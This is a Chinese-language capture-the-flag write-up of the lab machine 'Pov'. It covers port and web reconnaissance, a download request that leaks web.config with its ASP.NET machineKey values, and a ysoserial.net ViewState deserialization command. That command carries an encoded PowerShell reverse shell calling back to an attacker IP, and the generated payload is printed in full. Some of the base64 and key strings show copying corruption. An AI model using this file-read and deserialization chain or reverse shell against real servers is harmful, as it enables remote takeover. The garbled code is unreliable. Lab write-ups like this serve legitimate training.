

Pov(反彈失敗)

訊息收集

NMAP

```
└─# nmap 10.10.11.251 -sCV -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 07:25 EST
Nmap scan report for 10.10.11.251
Host is up (0.29s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: pov.htb
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 770.22 seconds
```

Web

```
└─# whatweb http://pov.htb/
http://pov.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[sfitz@pov.htb],
HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.251], Microsoft-IIS[10.0], Script,
Title[pov.htb], X-Powered-By[ASP.NET]
```

疑似域名

Contact Us


If you want to know more about who  behind this project you can check my profile at dev.pov.htb. Additionally you can send us an email with your questions in this contact form.

Email : sfitz@pov.htb

Phone : 361-688-5824

Address : 4826 White Avenue, Corpus Christi, Texas


猜中



Hello, I'm

Stephen Fitz

用burp將下載檔案抓下來



/portfolio/default.aspx <= 疑似path

抓到鑰匙



Red Cursor | Penetration Testing

<https://redcursor.com.au/exploiting-asp-net-viewstate> 翻譯這個網頁

利用 ASP.NET ViewState 錯誤配置

這篇文章探討了 ASP.NET 專案如何錯誤地公開其包含靜態金鑰的 web.config，從而允許遠端程式碼執行。

```
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 372
9 Origin: http://dev.pov.htb
10 Connection: close
11 Referer: http://dev.pov.htb/portfolio/
12 Upgrade-Insecure-Requests: 1
13
14 _EVENTTARGET=download&_EVENTARGUMENT=&_VIEWSTATE=
2da8dPKx008jTQkZhndtQZVLEn2FmQfUxLP08h2Fv1t1z2F0zF45pux800KvgE4S1JLUCfAKSc6097sa1tfiszLMP03D4__VIEWSTATEGENERATOR=
BE5F9F38__EVENTVALIDATION=
x37T1hjzCQekrUPjPhZcCp1Aovx2FMMz2FueePhaFgn0LgltqsvtBtkrEv00eJrPMz2FJ5ZuBEKRYg80s6evvkk13mj2BoLcp4r81K0yDh20Wq102SE0y4Y1
KNZF4H0cJgh30J30Sdfiler/web.config

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=web.config
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 28 Feb 2024 01:33:27 GMT
9 Connection: close
10 Content-Length: 866
11
12 <configuration>
13   <system.web>
14     <customErrors mode="On" defaultRedirect="default.aspx" />
15     <httpRuntime targetFramework="4.5" />
16     <machineKey decryptionKey="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
17   </system.web>
18   <system.webServer>
19     <httpErrors>
20       <remove statusCode="403" subStatusCode="1" />
21       <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio/" responseMode="Redirect" />
22     </httpErrors>
23     <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio/" exactDestination="false" childOnly="true" />
24   </system.webServer>
25 </configuration>
26
```

```
decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
```

找到可用資訊

URL : https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter

github : <https://github.com/pwntester/ysoserial.net>

更改指令

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -e
JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdAB1AG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQBOAHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AOAAwACIALAA0
ADQANAA0ACkAOwAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgB1AGEAbQ
AoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAA
fQA7AHcAaABpAGwAZQAOACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdAB1AH
MALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATAB1AG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABh
AHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAcQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQ
BtAC4AVAB1AHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBwAGcAKQAuAECZQB0AFMAdABYAGkAbgBnACgA
JABiAHkAdAB1AHMALAAwACwAIAAkAGkAKQA7ACQAcwB1AG4AZABiAGEAYwBrACAAPQAgACgAaQB1AHgAIAAkAG
QAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAApADsAJABzAGUAbgBkAGIAYQBj
AGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAABwAHcAZAApAC4AUA
BhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgB1AG4A
YwBvAGQAaQBwAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdAB1AHMAKAAkAHMAZQBwAGQAYgBhAG
MAawAyACkAOwAkAHMAAdABYAGUAYQBtAC4AVwByAGkAdAB1ACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABz
AGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgB1AGEAbQAuAEYAbAB1AHMAaAAoACkAfQ
```

```
A7ACQAYwBsAGkAZQBuaHQALgBDAGwAbwBzAGUAKAApAA==" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --
validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF
576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --
path="/portfolio/default.aspx"
```

附載文：

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
ySMA